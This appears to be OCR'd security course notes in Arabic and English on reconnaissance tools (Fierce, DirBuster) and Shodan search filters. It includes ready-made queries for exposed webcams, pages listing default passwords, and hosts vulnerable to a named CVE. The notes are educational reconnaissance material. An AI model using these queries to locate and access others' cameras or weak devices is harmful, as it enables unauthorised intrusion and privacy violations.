



فهم أداة ال Fierce

- تستخدم هذه الاداة لمعرفة ال Virtual Hosts اللى على نفس ال IP address

فهم ال DirBuster Tool

- هى أداة تستخدم لاكتشاف الملفات المخية فى الموقع.





فهم موقع Shodan HQ


- هو موقع يستخدم لجمع المعلومات عن الهدف من نوع الخادم و ال Ports المفتوحة علية و غيرها من المعلومات الهامة.

Shodan searches includes the following protocols

- HTTP(S)
- SSH
- SNMP
- MySQL / MondoDB
- RDP
- FTP
- Telnet
- and few more


1. Find Apache servers in San Francisco:

> apache city:"San Francisco"




2. Find Nginx servers in Australia:

> nginx country:"AU"




3. Find GWS (Google Web Server) servers:

> "Server: gws" hostname:"google"



4. Search with CVE ID

> vuln:cve-2014-0160



Here are some other basic filters which you can easily use with Shodan:

- **city:** find devices in a particular city
- **country:** find devices in a particular country
- **geo:** you can pass it coordinates
- **hostname:** find values that match the hostname
- **net:** search based on an IP or /x CIDR
- **os:** search based on operating system
- **port:** find particular ports that are open
- **before/after:** find results within a timeframe

For Webcams –

- **Code:** Server: SQ-WEBCAM
- **Link –** https://www.shodan.io/search?query=Server%3A+SQ-WEBCAM

For Cams –

- **Code:** linux upnp avtech
- **Link –** https://www.shodan.io/search?query=linux+upnp+avtech

For Netcam –

- **Code:** netcam
- **Link –** https://www.shodan.io/search?query=netcam

For Default Passwords –

- **Code:** "default password"
- **Link –** https://www.shodan.io/search?query=%22default+password%22


بناء Functional Graph للهدف

